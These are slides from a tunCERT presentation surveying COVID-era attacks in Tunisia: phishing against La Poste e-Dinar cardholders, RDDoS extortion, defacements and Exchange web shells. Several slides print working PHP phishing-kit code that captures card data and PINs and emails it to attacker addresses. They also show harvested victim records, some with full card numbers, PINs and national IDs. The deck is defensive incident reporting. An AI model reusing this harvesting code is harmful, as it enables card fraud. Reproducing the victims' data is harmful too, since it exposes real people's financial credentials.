

Observed Malicious Activities by tunCERT

during the COVID-19 pandemic



Eng. BENMABROUK Mohamed Ali
Head of the Watch, Alert, and Warning Division -tunCERT



Contents

- Introduction
- TOP Observed Malicious Activities
- Conclusion




Introduction





TOP Observed Malicious Activities (1/15)



- Increased risk to people who use mobile devices
- No respect of the Security Policy of the IT systems
- Unsecured WiFi
- Security Weaknesses in VPN

Videoconference

- Zoom « zero day » Exploit

6 april 2020

tunCERT has warned of security flaws in the "Zoom" videoconferencing application, allowing anyone to attend, or even inject unsolicited content, during an online meeting or class





TOP Observed Malicious Activities (2/15)

TunCERT - Tunisian Computer Emergency Response Team

Attention aux attaques RDDoS.

Cher partenaire,


Dernièrement, des tentatives d'attaques en déni de services distribué associées à des demandes de rançon (RDDoS) menées par des groupes de pirates connus ont été signalées et visant les *établissements publics et privés* pour des fins lucratives. En effet, cela consiste à la réception d'un email indiquant que l'infrastructure informatique de l'entreprise pourrait être la cible d'une grande attaque DDOS si la somme d'argent (rançon) demandée n'est pas versée.

- Total number of DDoS attacks in 2020: **994**

- Peak attack volume: **32.6 Gbps**

TLP: White

DDoS attacks -2020





TOP Observed Malicious Activities (3/15)

09 April 2020



توضيح
يهم البريد التونسي إعلام حرفائه أنّ عددا من مستعملي بطاقات "e-dinar- travel" المخصصة لمنح السفر الى الخارج تعرضت أرصدة بطاقتهم إلى عملية تحيل إلكتروني ، وقد تم إيقاف هذه العملية في الابان والتعرف على مصدرها .
ويتعهد البريد التونسي بالتعاون مع شركائه الدوليين بتعويض ضحايا هذه العملية وفقا للاجراءات المعمول بها إضافة إلى القيام بكافة الاجراءات لتتبع المتسببين والمتورطين في عملية القرصنة حيثما كانوا.
هذا، وتجدر الاشارة الى ان هذه العملية تأتي في الوقت الذي يقوم فيه البريد التونسي بدوره الوطني خلال هذه الفترة الحساسة بالاضافة الى نجاحاته في مجال تعصير ورقمنة خدماته





TOP Observed Malicious Activities (4/15)

11 April 2020



Concernant votre compte Travel

Boîte de réception

La Poste Tunisienne 20:21
à moi ^

De laposte.etravel@gmail.com La Poste Tunisienne -
il.com

Date 11 avr. 2020 à 20:21

Chiffrement standard (TLS).
[Afficher les informations relatives à la sécurité](#)

Chère [REDACTED]

On a récemment remarqué des transactions frauduleuses sur les comptes de nos clients.
Si votre compte a été débité sans votre connaissance merci de répondre a ce mail par les informations suivantes :

- Des captures d'écran pour les transactions frauduleuses que vous avez reçu de 04:00 vers 06:00 du matin.
- Votre numéro de cin
- Votre numéro de carte Travel
- Votre code confidentiel 8 chiffres
- Votre code 4 chiffres

La poste veillera a vous rembourser dans les plus brefs délais.

LA POSTE TUNISIENNE.
CORDIALEMENT



TOP Observed Malicious Activities (5/15)

07 May 2020

11 September 2020



From: [POSTE.TN <Chris.Kennedy@multicraft.com>](mailto:Chris.Kennedy@multicraft.com)
Date: Thu, May 7, 2020, 6:22 PM
Subject: POSTE: Dépôt
To: <[REDACTED]@gmail.com>

Engagement de la poste

FAKE

Cher client,
Nous vous informons de la subvention d'aide
Vous devez valider votre carte

Récupération de votre boîte de réception

Boîte de réception

security@tnposte.tn
à moi

Bonjour

La poste tunisienne a affirmé de piratage électronique qui a partie de notre base de données. Nous sommes en train de travailler pour retrouver la carte perdue dans notre base de données. Nous avons besoin de votre aide. Vous pouvez nous aider en nous fournissant vos données personnelles et de votre carte.

<https://auth.tnposte.tn/backup/>

Pour des raisons de sécurité, l'institution n'utilise pas l'adresse email mais plutôt son courriel personnel le@poste.tn.

Control de Sécurité

Vous pouvez saisir vos données

données personnelles

Nom *

Prénom *

CIN *

Date de naissance*

GSM *

données de carte

Type: e-DINAR SMART/JEUNE, DINARP

Num carte *

Date expiration JJ/MM/AAAA *

Code confidentiel (8 chiffres) *

Code confidentiel (4 chiffres) *

Enregister



TOP Observed Malicious Activities (6/15)

Contents of the "cards.log" file:

```

1 <?php
2 //
3 $chiffres
4 $chiffres
5 $expdate
6 $numcarte
7 $type
8
9 $date_naissance
10 $cin
11 $prenom
12 $nom
13 */
14
15
16 $Thank_you_jimmy_neutron = "Nous vous remercie pour votre aide";
17 $POSTED = false;
18
19 $nom = "";
20 if(isset($_POST["nom"])){
21     $nom = $_POST["nom"];
22 }
23 $prenom = "";
24 if(isset($_POST["prenom"])){
25     $prenom = $_POST["prenom"];
26 }
27 $cin = "";
28 if(isset($_POST["cin"])){
29     $cin = $_POST["cin"];
30 }
31 $date_naissance = "";
32 if(isset($_POST["date_naissance"])){
33     $date_naissance = $_POST["date_naissance"];
34 }
35 $type = "";
36 if(isset($_POST["type"])){
37     $type = $_POST["type"];
38 }
39 $numcarte = "";
40 if(isset($_POST["numcarte"])){
41     $numcarte = $_POST["numcarte"];
42 }
43 $expdate = "";
44 if(isset($_POST["expdate"])){
45     $expdate = $_POST["expdate"];
46 }
47 $chiffres1 = "";
48 if(isset($_POST["chiffres1"])){
49     $chiffres1 = $_POST["chiffres1"];
50 }
51 $chiffres2 = "";
52 if(isset($_POST["chiffres2"])){
53     $chiffres2 = $_POST["chiffres2"];
54 }
55 $gsm = "";
56 if(isset($_POST["gsm"])){
57     $gsm = $_POST["gsm"];
58 }
59 $file = "../cards.log";
60
61 if(strlen($prenom) > 0 and strlen($nom) > 0){
62     $POSTED = true;
63     $scontent = file_get_contents($file);
64     $line = "Nom : $nom -- Prénom : $prenom -- CIN : $cin -- Date de naissance : $
        date_naissance -- GSM : $gsm -- $type -- $numcarte -- EXPDATE : $expdate -- $
        chiffres1 -- $chiffres2";
65     $content .= $line . "\n";
66     file_put_contents($file, $content);
67 }
68

```

```

Nom : K...FI -- Prénom : MOHAMED MAJED -- CIN : 0...5 -- Date de naissance :
14/10/1978 -- GSM : 2... -- E-DINAR SMART -- 53...37 -- EXPDATE :
05/21 -- 2...7 -- 3307

Nom : chihi -- Prénom : oumaïma -- CIN : 0... -- Date de naissance : 05/05/1996
-- GSM : 5... -- e-Dinar -- 53... -- EXPDATE : 02/20 -- 042 --
2559

Nom : Sabri -- Prénom : Zallezi -- CIN : 0...5 -- Date de naissance : 29/09/1988
-- GSM : 2...9 -- E dinar -- 5...5 -- EXPDATE : -- 9095 -- 9095

Nom : KHARRAT -- Prénom : KHOULOUDE -- CIN : 11065713 -- Date de naissance :
28/09/1995 -- GSM : 4... -- DINARPOST -- ...10 -- EXPDATE : 06-2022
-- --

Nom : KHARRAT -- Prénom : KHOULOUDE -- CIN : 11065713 -- Date de naissance :
28/09/1995 -- GSM : ... -- DINARPOST -- 4...7...1210 -- EXPDATE : 06/2022
-- 6...10 -- 4740

```



TOP Observed Malicious Activities (7/15)

09 November 2020



 Alo La Poste Tunisienne - البريد التونسي
Sponsored · 🌐

البريد التونسي
حرفاننا الكرام لكل من لديه بطاقة e-Dinar Smart أو e-Dinar Jeune
و يريد التحصل على منحة بقيمة 50 دينار التسجيل في الرابط التالي :
<https://vm4em.3disystems.com/edinar/css/>

ملاحظة : هذه المنحة خاصة بالأشخاص الذين يد

<https://vm4em.3disystems.com/edinar/css/>

Bienvenue au
Serveur de
Paiement de la
Poste Tunisienne

البريد التونسي
LA POSTE TUNISIENNE

مرحباً بكم في منظومة
الدفعات الإلكترونية للبريد
التونسي

Objet : Verification e-Dinar Smart/Jeune :الخدمة:

Pour verifier saisir les données suivantes للقيام بالعملية الرجاء إدخال البيانات التالية

Nom & Prénom *	<input type="text"/>	الإسم واللقب
Numéro de la carte * (16 chiffres)	<input type="text"/>	رقم البطاقة
Code secret * (8 chiffres)	<input type="text"/>	الرقم السري
Code secret * (4 chiffres)	<input type="text"/>	الرقم السري
Numéro de la carte d'identité national*	<input type="text"/>	رقم بطاقة الهوية الوطنية

Confirmer - Confirm - أكد

منحة بقيمة 50 دينار للتطبيق
D17
DIGIPOST BANK

90 Comments 39 Shares

<https://www.facebook.com/lapostetn/posts/109031527682888>

* : Champ obligatoire



TOP Observed Malicious Activities (8/15)

Sending data by email: smarteamtn@gmail.com

Storing in a local text file: **notag.txt**

Hackers *MasterSina, NobodyTN, SmartTeam*

```

1 <?php
2 $ip = getenv("REMOTE_ADDR");
3 $message .= "Nom et prenom : ".$_POST['nom']."\n";
4 $message .= "CIN : ".$_POST['cnn']."\n";
5 $message .= "Num Carte : ".$_POST['crt']."\n";
6 $message .= "8chiff : ".$_POST['conf']."\n";
7 $message .= "4chiff : ".$_POST['ccfnt']."\n";
8 $message .= "----- IP Infos ----- \n";
9 $message .= "IP      : $ip\n";
10 $message .= "HOST   : ".gethostbyaddr($ip)."\n";
11 $message .= "BROWSER : ".$_SERVER['HTTP_USER_AGENT']."\n";
12 $message .= "----- Created By : NobodyTN ----- \n";
13 $cc = $_POST['ccn'];
14 $subject = "MasterSina Info - IP [ ".$ip.$_POST['exm']. " ]From : NobodyTN".$_POST['exy'];
15 $send = "smarteamtn@gmail.com";
16 $headers = 'From: SmartTeam@fullz.net.com' . "\r\n" .
17 mail($send,$subject,$message,$headers);
18 $file = fopen("../notag.txt","a");
19 fwrite($file,$message);
20 fclose($file);
21 header('Location: ../red.php');
22
23 ?>

```

```

Nom et prenom : Choubaila Messaoudi
CIN : 12673865
Num Carte : 5359401418313033
8chiff : 12022768
4chiff : 5436
----- IP Infos -----
IP      : 197.20.12.225
HOST   : 197.20.12.225
BROWSER : Mozilla/5.0 (Linux; Android 8.1.0; itel A16
----- Created By : NobodyTN -----

Nom et prenom : Moulahedh nessrine
CIN : 13636559
Num Carte : 5359401419133807
8chiff : 3351
4chiff : 3351
----- IP Infos -----
IP      : 196.238.157.69
HOST   : 196.238.157.69
BROWSER : Mozilla/5.0 (Linux; Android 8.1.0; DRA-LX5)
----- Created By : NobodyTN -----

Nom et prenom : Tayssir boubakri
CIN : 07200336
Num Carte : 5359401422746624
8chiff : 51380803
4chiff : 7612
----- IP Infos -----
IP      : 197.1.228.232
HOST   : 197.1.228.232
BROWSER : Mozilla/5.0 (Linux; Android 9; SM-J415F Bui
----- Created By : NobodyTN -----

Nom et prenom : Said Faten
CIN : 14322188
Num Carte : 5359401423428479
8chiff : 68226694
4chiff : 2339
----- IP Infos -----
IP      : 102.174.247.225
HOST   : 102.174.247.225
BROWSER : Mozilla/5.0 (Linux; Android 8.1.0; TECNO BA2
----- Created By : NobodyTN -----

```



TOP Observed Malicious Activities (9/15)

13 November 2020



D17 TN - Digipostbank.
Sponsorisé

في ظل أزمة كورونا، مازال البريد التونسي يعني من التجمعات وإزديد عدد كبير من حرفاء، لذلك، ينصح البريد التونسي بتحميل وإستخدام تطبيقه D17 لي دفع الفواتير أو إصدار حوالات محاضره ، عاديه أو نفقة وعده خدمات أخرى و في سابقة غير معهودة، يقدم البريد التونسي منحة بقيمة 100 دينار لي كل حرفيه الذين يستخدمون تطبيقه D17 و ذلك لي تجنب وتفاذي التجمعات داخل البريد.

لكل من لديه بطاقة e-Dinar Smart أو e-Dinar Jeune يستطيع الحصول على هذه المنحة عبر التسجيل في الرابط التالي :

<https://bit.ly/35ccOw6>

SHOPPLUSGLOBAL.COM
www.shopplusglobal.com S'inscrire

15 10 partages

Paiement e-Dinar

<https://www.shopplusglobal.com/D17/D17.php>

Bienvenue au Serveur de Paiement de la Poste Tunisienne

مرحبا بكم في منظومة الدفعات الإلكترونية للبريد التونسي

Objet : Verification e-Dinar Smart/Jeune

الخخدمة:

Pour vérifier saisir les données suivantes

لتتلم بمسئولة الرجاء إدخال البيانات التالية

Nom & Prénom * الإسم واللقب

Numéro de la carte * (16 chiffres) رقم البطاقة

Code secret * (8 chiffres) الرقم السري

Code secret * (4 chiffres) الرقم السري

Numéro de la carte d'identité national * رقم بطاقة الهوية الوطنية

Confirmer - Confirm - أكد

* : Champ obligatoire

Vous êtes dans une zone sécurisée

هذه الصفحة مؤمنة

E-mail : monetique@poste.tn - Tél : 1828

Facebook page: D17 TN - [Digipostbank.](https://www.facebook.com/D17TN) (sponsored)

URL: <https://www.shopplusglobal.com/D17/D17.php>



TOP Observed Malicious Activities (10/15)

Peusdo hacker: *El Chalon*

```
1 <?php
2 include("EMAIL.php");
3 $ip = getenv("REMOTE_ADDR");
4 $message .= "----- El Chàlon ----- \n";
5 $message .= "Foulen Fouleni : ".$_POST['nom']." \n";
6 $message .= "Num Carta : ".$_POST['crt']." \n";
7 $message .= "Code secret(8 chiffres) : ".$_POST['conf']." \n";
8 $message .= "Code secret(4 chiffres) : ".$_POST['ccfnt']." \n";
9 $message .= "CIN : ".$_POST['cnn']." \n";
10 $message .= "----- IP Infos ----- \n";
11 $message .= "IP      : $ip \n";
12 $message .= "BROWSER : ".$_SERVER['HTTP_USER_AGENT']." \n";
13 $message .= "----- El Chàlon ----- \n";
14 $cc = $_POST['ccn'];
15 $subject = "La Poste Heheha".$_POST['exm']."/".$_POST['exy'];
16 $headers = "From: El Chàlon <laposte@h21.com>\r\n";
17 mail($send,$subject,$message,$headers);
18 $sajal = fopen("El_Chalon.txt", "a");
19 fwrite($sajal, $message);
20 fclose($sajal);
21 header("Location: http://www.poste.tn/");
22 ?>
```

File " El Chalon.txt " (see attached Excel file)

120 victims in less than 24 hours.

```
----- El Chalon -----
Foulen Fouleni : Aymen hamdi
Num Carta :
Code secret(8 chiffres) : 22082017
Code secret(4 chiffres) : 1982
CIN : 06832094
----- IP Infos -----
IP      : 102.158.11.89
BROWSER : Mozilla/5.0 (Linux; Android 9; CPH2083 Build/PPR1.180610.011;
vw) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0
Chrome/86.0.4240.185 Mobile Safari/537.36
[FB_IAB/FB4A;FBAV/295.0.0.36.119;]
----- El Chalon -----
----- El Chalon -----
Foulen Fouleni : Ramzi chalalga
Num Carta : 5359401701388270
Code secret(8 chiffres) : 23 850 9
Code secret(4 chiffres) : 1774
CIN : 06472843
----- IP Infos -----
IP      : 196.176.120.247
BROWSER : Mozilla/5.0 (Linux; Android 8.1.0; V5 Build/OPM2.171019.012)
AppleWebKit/537.36 (KHTML, like Gecko) Soul/4.0 Chrome/86.0.4240.185
Mobile Safari/537.36
----- El Chalon -----
----- El Chalon -----
Foulen Fouleni : Ramzi chalalga
Num Carta : 5359401701388270
Code secret(8 chiffres) : 23 850 9
Code secret(4 chiffres) : 1774
CIN : 06472843
----- IP Infos -----
IP      : 196.176.120.247
BROWSER : Mozilla/5.0 (Linux; Android 8.1.0; V5 Build/OPM2.171019.012)
AppleWebKit/537.36 (KHTML, like Gecko) Soul/4.0 Chrome/86.0.4240.185
Mobile Safari/537.36
----- El Chalon -----
```



TOP Observed Malicious Activities (11/15)



OrangeTunisie
Sponsorisé

بسبب انتشار فيروس كورونا ... وحث على الجلوس في المنزل
مبادرة لثلاث شركات اتصالات في تونس لجميع التونسيين
نوفر لك 10 جيجابايت من الإنترنت المجاني و 2000 دقيقة من الاتصال المجاني بالإنترنت.
للاستفادة من الهدايا يرجى الاشتراك برقمك هنا؟

<https://instabio.cc/orangeTunisie>

En raison de la propagation du coronavirus ... et invité à rester à la maison
Une initiative de trois entreprises de télécommunications en Tunisie pour tous les Tunisiens
Nous mettons à votre disposition 10 Go d'Internet gratuit et 2000 minutes de connexion Internet gratuite. Pour bénéficier des cadeaux, veuillez vous inscrire avec votre numéro ici?
<https://instabio.cc/orangeTunisie>





TOP Observed Malicious Activities (12/15)



13 Feb 2021: Truth and Dignity Commission
Web defacement attack

03 March 2021: Microsoft Exchange
Vulnerability Exploitation



18 Feb 2021: Ransomware Attack



22 Feb 2021: Defense website red




23 Feb 2021: Tunisian National TV1 web defacement attack



TOP Observed Malicious Activities (13/15)

- Banks,
- Government
- Presidency of the Republic
- Private companies
- Hotels

Multiple servers
compromised (with
webshell)





TOP Observed Malicious Activities (14/15)

MSERT.log

Trojan:Win32/Amynex.A



Trojan:Powershell/LemonDuck.B



Backdoor:MSIL/Chopper.F!dha



Exploit:ASP/CVE-2021-27065



```
Signatures: 1.333.1590.0
MpGear: 1.1.16330.1
Run Mode: Scan Run in Quiet Mode

Quick Scan Results:
-----
Threat Detected: Trojan:Win32/Amynex.A and Removed!
Action: Remove, Result: 0x00000000
  regkey://HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\H0v1eq\0us3ZYj0
  regkey://HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{D82F136C-13BC-4178-8351-A950F2EFAC01}
  file://C:\Windows\System32\Tasks\H0v1eq\0us3ZYj0
  SigSeq: 0x000144D7CABCA4A1
  taskscheduler://C:\Windows\System32\Tasks\H0v1eq\0us3ZYj0
Threat Detected: Trojan:PowerShell/LemonDuck.B and Removed!
Action: Remove, Result: 0x00000000
  regkey://HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\wTzFuj
  regkey://HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\Microsoft\Windows\LOEkNxivmd\HDscMkljZ5
  regkey://HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{D489C067-FC07-4A38-B646-C95E1B504C67}
  regkey://HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{7037EA1E-CCBF-49C5-8A94-0D68DE912D7A}
  file://C:\Windows\System32\Tasks\wTzFuj
  SigSeq: 0x000196D712E1352A
  file://C:\Windows\System32\Tasks\Microsoft\Windows\LOEkNxivmd\HDscMkljZ5
  SigSeq: 0x000196D712E1352A
  taskscheduler://C:\Windows\System32\Tasks\wTzFuj
  taskscheduler://C:\Windows\System32\Tasks\Microsoft\Windows\LOEkNxivmd\HDscMkljZ5
Threat Detected: Backdoor:MSIL/Chopper.F!dha and Removed!
Action: Remove, Result: 0x00000000
  file://C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\e22c2559\92c7e946\App_Web_10mbn0wy.dll
  SigSeq: 0x0000D540ABC7D2C6
Threat Detected: Exploit:ASP/CVE-2021-27065 and Removed!
Action: Remove, Result: 0x00000000
  file://C:\inetpub\wwwroot\aspnet_client\wanlin.aspx
  SigSeq: 0x00007DE7C6934140

Results Summary:
-----
Found Trojan:Win32/Amynex.A and Removed!
Found Trojan:PowerShell/LemonDuck.B and Removed!
Found Backdoor:MSIL/Chopper.F!dha and Removed!
Found Exploit:ASP/CVE-2021-27065 and Removed!
Successfully Submitted MAPS Report
Successfully Submitted Heartbeat Report
Microsoft Safety Scanner Finished On Tue Mar 30 10:02:57 2021
```

TLP: White



TOP Observed Malicious Activities (15/15)

Afficher la quarantaine - Symantec Endpoint Protection

Afficher la quarantaine

Etat

Rechercher les menaces

Changer les paramètres

Afficher la quarantaine

Afficher les journaux

LiveUpdate...

Les entrées de registre et de fichiers mis en quarantaine, sauvegardés ou réparés sont répertoriés ci-dessous.

Risque	Nom du fichier	Type	Emplacement d'origine
Trojan.Chinchop!gen3	shell.aspx	Sauvegarder	C:\Program Files\Microsoft\Exchange Se.
Trojan.Chinchop!gen3	shell.aspx	Sauvegarder	C:\Program Files\Microsoft\Exchange Se.
Trojan.Chinchop!gen3	x.aspx	Sauvegarder	C:\Program Files\Microsoft\Exchange Se.
Trojan.Chinchop!gen3	exchmshell.aspx	Sauvegarder	C:\Program Files\Microsoft\Exchange Se.
Trojan.Chinchop!gen3	exchmshell.aspx	Sauvegarder	C:\Program Files\Microsoft\Exchange Se.
Trojan.Chinchop!gen3	x.aspx	Sauvegarder	C:\Program Files\Microsoft\Exchange Se.

Restaurer Supprimer Réanalyser tout Exporter Ajouter...

Options de purge

ANSI117



Conclusion



All

Sex



Thank you for
your attention

